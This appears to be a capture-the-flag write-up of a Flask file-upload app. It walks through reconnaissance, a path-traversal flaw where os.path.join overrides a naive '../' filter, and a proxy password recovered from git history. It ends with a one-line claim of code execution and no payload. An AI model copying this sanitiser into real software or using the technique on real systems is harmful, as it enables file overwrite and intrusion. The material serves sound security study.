

Information Gathering


1) Open ports have been found



2) Found the webpage




3) found upload



Vulnerability Assessment

1) Checking for LFI



they sanitize ../

2) Checking vulnerability in source code

```
┌──(vigneswar㉿vigneswar)-[~/Downloads/source]
└─$ find -name *.py -type f -exec echo "----------{}----------" \; -exec cat {} \;  2>/dev/null
----------./app/run.py----------
import os
from app import app
if __name__ == "__main__":
    port = int(os.environ.get("PORT", 80))
    app.run(host='0.0.0.0', port=port)
----------./app/app/configuration.py----------
class Config(object):
    """
    Configuration base, for all environments.
    """
    DEBUG = False
    TESTING = False
    BOOTSTRAP_FONTAWESOME = True


class ProductionConfig(Config):
    CSRF_ENABLED = True


class DevelopmentConfig(Config):
    DEBUG = True


class TestingConfig(Config):
    TESTING = True
    DEBUG = True
```

```python
@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

```python
@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')
```

os.path.join(*path*, **paths*)

Join one or more path segments intelligently. The return value is the concatenation of *path* and all members of **paths*, with exactly one directory separator following each non-empty part, except the last. That is, the result will only end in a separator if the last part is either empty or ends in a separator. If a segment is an absolute path (which on Windows requires both a drive and a root), then all previous segments are ignored and joining continues from the absolute path segment.

On Windows, the drive is not reset when a rooted path segment (e.g., `r'\foo'`) is encountered. If a segment is on a different drive or is an absolute path, all previous segments are ignored and the drive is reset. Note that since there is a current directory for each drive, `os.path.join("c:", "foo")` represents a path relative to the current directory on drive `C:` (`c:foo`), not `c:\foo`.


Changed in version 3.6: Accepts a path-like object for *path* and *paths*.

3) Crucial part of source code

```
./app/app/utils.py
import time


def current_milli_time():
    return round(time.time() * 1000)


"""
Pass filename and return a secure version, which can then safely be stored on a regular file system.
"""

def get_file_name(unsafe_filename):
    return recursive_replace(unsafe_filename, "../", "")


"""
TODO: get unique filename
"""


def get_unique_upload_name(unsafe_filename):
    spl = unsafe_filename.rsplit("\\.", 1)
    file_name = spl[0]
    file_extension = spl[1]
    return recursive_replace(file_name, "../", "") + "_" + str(current_milli_time()) + "." + file_extension


"""
Recursively replace a pattern in a string
"""


def recursive_replace(search, replace_me, with_me):
    if replace_me not in search:
        return search
    return recursive_replace(search.replace(replace_me, with_me), replace_me, with_me)
```

4) Found git branches

5) Enumerating branches



6) Found credentials

```
┌──(vigneswar㉿vigneswar)-[~/Downloads/source]
└─$ git show a76f8f7
commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 0000000..5975e3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+    "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+    "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
+    "http.proxyStrictSSL": false
+}
```


7) File upload vulnerability due to os.path.join

os.path.join(*path*, **paths*)

Join one or more path segments intelligently. The return value is the concatenation of *path* and all members of **paths*, with exactly one directory separator following each non-empty part, except the last. That is, the result will only end in a separator if the last part is either empty or ends in a separator. If a segment is an absolute path (which on Windows requires both a drive and a root), then all previous segments are ignored and joining continues from the absolute path segment.


On Windows, the drive is not reset when a rooted path segment (e.g., `r'\foo'`) is encountered. If a segment is on a different drive or is an absolute path, all previous segments are ignored and the drive is reset. Note that since there is a current directory for each drive, `os.path.join("c:", "foo")` represents a path relative to the current directory on drive `C:` (`c:foo`), not `c:\foo`.

Changed in version 3.6: Accepts a path-like object for *path* and *paths*.



Exploitation

1) Changed the source code using file upload to get LFI and code execution



